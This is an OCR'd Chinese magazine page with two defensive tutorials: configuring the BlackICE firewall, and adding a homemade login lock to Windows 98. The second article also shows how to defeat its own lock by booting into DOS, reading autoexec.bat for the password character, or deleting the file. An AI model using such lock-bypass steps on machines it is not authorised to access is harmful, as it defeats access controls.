


图 5

打开“Tools”菜单，选择“Edit BlickICE Settings”，出现图6所示的界面。因为选项较多，我们不可能每个都详细地讲，在这里，我挑选其中一些比较重要的选项说明：




图 6

FireWall

在这里，我们可设置防火墙的安全级别。其中，级别从“Paranoid”到“Trusting”递减（从阻止Internet上的一切网络连接到允许任何的连接）。另外，我们还可在这里设置是否允许与Internet共享文件和是否允许网络邻居等设置。

Intrusion Detection

这个菜单非常重要，在这里可设置许多防火墙规则。软件默认的规则只有一个，我们可点击“Add”按钮，出现图7的窗体。

在“Adress to Trust”里我们可添加值得信任的IP地址，选择“All”表示信任所有IP地址。否则在文本框中输入可信任的IP地址，选择上“Add Firewall En”，然后点击“Add”按钮。那么，以后这个IP与本计算机的连接事件则视为正常事件。




图 7

在“Events to Ignore”里，我们可选择要忽略的事件。

如果选择了“All”，则表示忽略所有事件。否则，我们可在下拉菜单里选择自己想要忽略的事情，例如图7中的“Finger List”，则表示忽略别的计算机使用Finger命令列举本地计算机的用户列表这个事件，至于那个ID号软件会自己加上的。当然，要做到保护自己的计算机，我们还是尽量不要忽略事件的好。

这里可定义的事件非常多，这也就是为什么BlaskICE号称可以识别200多种入侵技巧的原因了，具体可按照个人的不同情况来定义各种不同的防火墙规则。

Communications Control

在这里，如果选择了“Enable Application Prot”，则软件会自己扫描你计算机上的所有应用程序，然后你可在这里选择授权可访问网络的程序。而在“When an unauthorized application attempts to access the network”中，我们可设置当其它未受许可的程序想要对网络进行访问时，会对它进行什么样的操作，其中包括中止程序的运行等。如图8。




图 8

Application Control

这里我们可控制所有允许在计算机上的程序。如果选择了“Enable Application Prot”，跟上面的选项一样，软件自动列出计算机所有程序的列表。在“When ankown application launchs”和“When a modified application launchs”里面，我们分别可设置当一个未知程序加载时和当一个修改的应用程序加载时触发的事件，同样有允许中止程序等选项。

Notifications

这里我们设置当不同安全级别的事件发生时，是否显示出来。默认的是当有危急、严重和可疑事件时都显示出来。同时，我们还可为不同的安全等级设置不同的声音来提醒我们。另外，我们还可在这里设置定时检测软件的更新，看看有没有最新版本出来。

四、软件的高级设置

选择“Tools”菜单的“Advanced Firewall Settings”，会出现图9所示的窗口。在该窗口中，我们可阻止远程计算机对本地计算机各个端口的连接（如常见的21、139、3389端口）等。




图 9




图 10


举个例子，如果我们想阻止所有远程计算机对本机3389端口的连接。那么可点击“Add”按钮，在弹出窗口的“Name”中输入“阻止3389连接”，再选择“All Adresses”（表示要阻止所有远程计算机的连接），在“Port”中输入“3389”（表示要阻止连接的端口是3389）。在“Type”中选择“Tcp”，“Mode”选择“Reject”（表示拒绝连接），“Duration of Rule”选择“Day”（表示这个防火墙规则的有效时间为一天）。最后点击“Add”按钮便可以了，如图10所示。

当然，如果我们只是想阻止特定IP地址的3389连接，那么不选择“All Adresses”，而在“IP”文本框中输入要阻止对方的IP地址就可以了。

五、后记

毫无疑问，BlackICE是一款极出色的防火墙软件，大家不妨试试！最后说一声，为系统安装一个好用的防火墙来保护计算机固然是好，但千万不要以为自己的电脑装了防火墙就真的非常安全，掉以轻心！毕竟，防火墙也是一个程序，没有哪个防火墙可以保证自己的程序没有BUG。而且，许多技术高超的黑客都可利用一些技巧来突破你的防火墙，进入你的系统，这决不是危言耸听！

所以，提醒大家一句，防火墙只是系统防御的外功，提高自身的网络安全意识和技术水平，才是百战不殆的内功！



让Windows98登陆更安全

clong

Win98的安全始终是一大难题，也是广大电脑爱好者关注的话题。最近看了些这方面的文章，有所启发，决定写这篇文章给和我一样的菜鸟朋友。

Win98系统默认的登陆方式安全性差，虽然你可通过设置开机密码或第三方软件来改善这一状况，但有没有不通过第三方软件，利用Windows98系统自身来改善这一状况呢？答案是肯定的。下面，我将尝试三种方法。

1. 古老的方式

实现方法：利用自动批处理文件——Autoexec.bat。

步骤：编辑C:\Autoexec.bat，用记事本打开，输入图1所示的DOS命令。




图 1

这样，当你下次重新启动时，在系统自检完后，屏幕上便只剩下左上角的闪烁光标了（很酷哟），只能输入“*”（也可换成其它字符）才能进入。

解释：choice j是DOS 6.0新增的命令，它的作用是允许用户从键盘输入一个字符，默认为Yes(Y)和No(N)。我们可以用/c:参数指定用户输入的字符，图1中的“*”即为一例；/n参数是不显示“*”，即隐藏给出的选择项。我们在每一条DOS命令后加上“@”，可让系统隐藏本条命令（关于choice命令的使用，可以在DOS窗口打入choice /?查询）。

破解：重新启动计算机，按住F8，选择“5”，进入纯DOS模式，用命令便可以看到密码字符：

```
cd\
type autoexec.bat
```

也可用**del autoexec.bat**命令删除自动批处理文件，重新启动计算机即可进入系统。

2. 巧妙的方法

实现方法：利用Winrar的自解压功能。

步骤：（1）建立一批处理文件，如logon.bat，内容如下：

C:\Windows\Explorer.exe

（2）修改logon.bat属性，如图2所示。这样，会在logon.bat的同目录生成一个快捷方式。




图 2

（3）选中这两个logon文件，点击右键，选择“添加到档案文档…”，在设置“常规”选项中选中“创建自释放格式档案文档”；点击“高级”选项卡，选择“SFX选项”。在弹出来的“高级自释放选项”中选择“常规”，在“释放后运行”填入logon.bat。单击“高级自释放选项”的“模式”选项卡，进行如图3所示的设置。




图 3

确定后，点击“设置密码”，为自释放格式文档设置一个密码——其实就是你想设置的Win98进入密码。

